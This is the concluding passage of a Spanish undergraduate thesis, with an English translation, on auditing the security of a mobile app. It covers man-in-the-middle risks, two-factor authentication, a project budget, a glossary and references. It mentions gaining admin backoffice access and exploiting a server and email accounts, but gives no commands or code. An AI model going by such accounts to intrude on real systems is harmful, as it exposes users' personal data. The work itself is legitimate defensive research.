


Figura 5.28. Acceso con privilegios de administrador al Backoffice de la aplicación.

6. Conclusiones y resultados.

Los smartphones están diseñados naturalmente para ser utilizados en entornos fuera del hogar, esto implica una mayor exposición a redes públicas inseguras, por ejemplo en centros comerciales, restaurantes, cafeterías etc.

Las aplicaciones para móviles, deben tomar especial cuidado en utilizar protocolos de comunicación seguros, ya que de por si, el entorno en el que son utilizadas tiene mayor probabilidad de ser inseguro frente a ataques Man In The Middle que una aplicación de escritorio, conectada a la red local de nuestras casas.

A continuación, se presentan las conclusiones más importantes que se extraen del presente Trabajo Final de Grado:

- El análisis del estado actual en materia de seguridad en sistemas móviles permite afirmar que existe una base sólida sobre la cual cimentar un diseño de aplicaciones y sistemas de información seguros. Los distintos estándares y herramientas de auditoría facilitan la tarea de construir sistemas seguros y de detectar posibles vulnerabilidades.

- Los resultados obtenidos tras el análisis de la aplicación móvil han servido para poner de manifiesto el papel tan importante que juega la seguridad en las comunicaciones de una aplicación móvil. Integrar protocolos seguros ayuda de forma efectiva y eficaz a mitigar fugas de información, manteniendo la privacidad de los usuarios intacta a bajo coste y mejorando la reputación de la empresa desarrolladora.

- Implementar un sistema de autenticación en dos factores es, a día de hoy, la única forma de poder considerar una identidad digital como robusta, empresas como Google ya utilizan este sistema en sus aplicaciones más importantes.

- Los resultados obtenidos tras en análisis del entorno, dejan clara la necesidad en cualquier sistema móvil de prestar atención a todos los componentes que intervienen en una cadena de subsistemas para que este pueda considerarse como un sistema seguro. Mantener el software actualizado, conocer las herramientas de auditoría, los estándares para Sistemas de Gestión de Seguridad de la Información y estar al día en cuanto a la seguridad de nuestro software son aptitudes clave para mantener a salvo los datos personales de nuestros usuarios.

- Es posible intervenir los datos personales de miles de usuarios sin necesidad de tener una dilatada experiencia en el manejo de las herramientas para auditorías de seguridad. OpenVAS + Greenbone demuestran ser una solución muy eficaz para este tipo de casos y gracias a su interfaz gráfica es posible utilizar este combinado de software sin necesidad de grandes conocimientos.

6. Conclusions and results.

Smartphones are naturally designed for use in environments outside home, this means greater exposure to insecure public networks, eg in shopping malls, restaurants, cafes etc.

Mobile applications must take special care to use secure protocols. The environment in which they are used is more likely to be insecure against Man In The Middle attacks than a desktop application, connected to the network Local our homes.

Below are the most important conclusions of this Final Project:

- The analysis of the current state of security in mobile systems, suggests that there are some basics that help with design applications and secure information systems. Different standards and auditing tools facilitate the task of building secure systems and identify potential vulnerabilities.

- The results obtained after analysis of the mobile application have served to highlight the important role of security in communications of a mobile application. Integrating security protocols help effectively mitigate information leakage, maintaining user privacy intact at low cost and improving the reputation of the developer.

- Implement a system of two-factor authentication is, today, the only way to consider a digital identity as robust, companies like Google already use this system in their most important applications.

- The results obtained after analysis of the environment, make clear the need for any mobile system to pay attention to all components involved in a chain of subsystems so that it can be considered a safe system. Keep

updated software, audit tolos meet, standards for Management Systems Information Security and be up to date as to the security of our software are key skills to keep safe the personal data of our users.

- It is possible to intervene personal data of thousands of users without having extensive experience in handling tools for security audits. OpenVAS + Greenbone prove to be a very effective solution for such cases and, thanks to its graphical interface you can use this software combined without great knowledge.

7. Líneas futuras.

La metodología utilizada en este proyecto para encontrar vulnerabilidades en una aplicación móvil, es aplicable y puede extenderse a otras aplicaciones de género similar, que tengan conexiones con servidores externos, manejen información de múltiples usuarios etc.

7.1 Entidades públicas relacionadas con la seguridad informática.

- INCIBE (Instituto Naconal de Ciberseguridad de España S.A.): INCIBE promueve servicios en el ámbito de la ciberseguridad que permitan el aprovechamiento de las TIC y eleven la confianza digital. En concreto, INCIBE trabaja en la protección de la privacidad de los usuarios, fomenta el establecimiento de mecanismos para la prevención y reacción a incidentes de seguridad de la información, minimizando su impacto en el caso de que se produzcan, y promueve el avance de la cultura de la seguridad de la información a través de la concienciación, la sensibilización y la formación.

- OSI (Oficina de Seguridad del Internauta, parte de INCIBE): La Oficina de Seguridad del Internauta de INCIBE proporciona la

información y el soporte necesarios para evitar y resolver los problemas de seguridad que pueden existir al navegar por Internet.

8. Presupuesto.

En el siguiente capítulo se recogen los costes estimados para la realización del proyecto, por la parte de hardware como de software.

8.1. Costes de hardware y software.

8.1.1 Costes del software.

Nombre	Uds.	Precio/ud.
Kali Linux 2.0.	1	0 €
OpenVAS + Greenbone	1	0 €
Pinri	1	0 €
Wireshark	1	0 €
NetworkMiner*	1	0 €
Ruby 2.2.0	1	0 €
Sublime Text 2**	1	0€/61.6 €

Tabla 8.1: Tabla de costes del software.

* Requiere el sistema operativo Windows XP/Vista/7/8/10

** Asumir el coste de una licencia es opcional.

8.1.2 Costes de hardware.

Nombre	Uds.	Precio/ud.
Ordenador personal.	1	~900 €
Adaptador Wi-Fi externo.	1	~8 €

Tabla 8.2: Tabla de costes del hardware.

8.2 Coste de recursos humanos.

Tarea	Jornadas (8 horas)
Análisis de la aplicación.	25
Análisis del entorno.	35
Explotación de vulnerabilidades.	30
Reporte de vulnerabilidades.	12

Tabla 8.3: Tabla de costes de los recursos humanos.

Estimando un sueldo de 14€/hora.

8.3 Coste total.

Tipo	Total
Coste del software	0 €
Coste del hardware	~910 €
Coste de RRHH	~11.424€
Total	**~12.350 €**

Apéndice A.

Glosario de palabras clave.

- Vulnerabilidad informática: Errores de en el software o el hardware que permiten modificar el comportamiento natural de un programa.

- Exploit: Script o código que permite aprovechar una vulnerabilidad en beneficio de un atacante.

- Protocolo criptográfico: Es un protocolo abstracto o concreto que realiza funciones relacionadas con la seguridad, aplicando métodos criptográficos.

- Criptografía asímétrica: Es el método criptográfico que usa un par de claves para el envío de mensajes. Las dos claves pertenecen a la misma persona que ha enviado el mensaje. Una clave es pública y se puede entregar a cualquier persona, la otra clave es privada y el propietario debe guardarla de modo que nadie tenga acceso a ella.


- Criptografía simétrica: Es un método criptográfico en el cual se usa una misma clave para cifrar y descifrar mensajes en el emisor y

el receptor. Las dos partes que se comunican han de ponerse de acuerdo de antemano sobre la clave a usar.

Apéndice B.

Esquema de análisis y explotación al Servidor B.

El siguiente esquema puede ayudar a comprender el análisis más la explotación de las distintas vulnerabilidades encontradas en el Servidor B y en las cuentas de correo de forma cronológica.



Bibliografía

1. Karl Thomas. welivesecurity.com. *Caso Ashley Madison: la cronología de los hechos.* Recuperado de: http://www.welivesecurity.com/la-es/2015/08/31/caso-ashley-madison-cronologia/

2. Jay McGregor. forbes.com. *The Top 5 Most Brutal Cyber Attacks Of 2014 So Far.* http://www.forbes.com/sites/jaymcgregor/2014/07/28/the-top-5-most-brutal-cyber-attacks-of-2014-so-far/

3. Yishay Yovel. securityintelligence.com. *4 Essential Ways to Protect My Mobile Apps.* https://securityintelligence.com/how-to-protect-mobile-apps-essentials/

4. 27001Academy. advisera.com. *"¿Qué es la norma ISO 27001?".* http://advisera.com/27001academy/es/que-es-iso-27001/

5. ISOTools Execellence. pmg-ssi.com. *"ISO/IEC 27007 guía para auditar".* http://www.pmg-ssi.com/2014/02/isoiec-27007-guia-para-auditar/

6. ISOTools Excellence. pmg-ssi.com. *"ISO/IEC 27008 Controles de seguridad de información."* http://www.pmg-ssi.com/2014/02/isoiec-27008-controles-de-seguridad-de-informacion/

7. Open Web Application Security Project. Owasp.org. https://www.owasp.org/index.php/About_The_Open_Web_Application_Security_Project

8. Subodh Gangan. *A review of Man-in-the-Middle Attacks.* http://arxiv.org/pdf/1504.02115.pdf

9. Min Su Song, Jae Dong Lee, Young-Sik Jeong, Hwa-Young Jeong, and Jong Hyuk Park, "*DS-ARP: A New Detection Scheme for ARP Spoofing Attacks Based on Routing Trace for Ubiquitous Environments*," The Scientific World Journal, vol. 2014, Article ID 264654, 7 pages, 2014. doi:10.1155/2014/264654

10. Comunidad de Wikipedia. es.wikipedia.org. *Hypertext Transfer Protocol Secure.* https://es.wikipedia.org/wiki/Hypertext_Transfer_Protocol_Secure.

11. Dierks & Rescorla. RFC-5246. *"The Transport Security Layer (TLS) Protocol Version 1.2".* Agosto 2008. http://www.rfc-base.org/txt/rfc-5246.txt

12. Google. Android Developers. *Security with HTTPS and SSL.* https://developer.android.com/training/articles/security-ssl.html. Apple. Apple Developers.

https://developer.apple.com/library/ios/documentation/NetworkingInternetWeb/Conceptual/NetworkingOverview/SecureNetworking/SecureNetworking.html

13. GeoTrust SSL. https://www.geotrust.com/es/ssl/

14. Let's Encrypt. https://letsencrypt.org/

15. Kali Linux 2.0. https://www.kali.org/about-us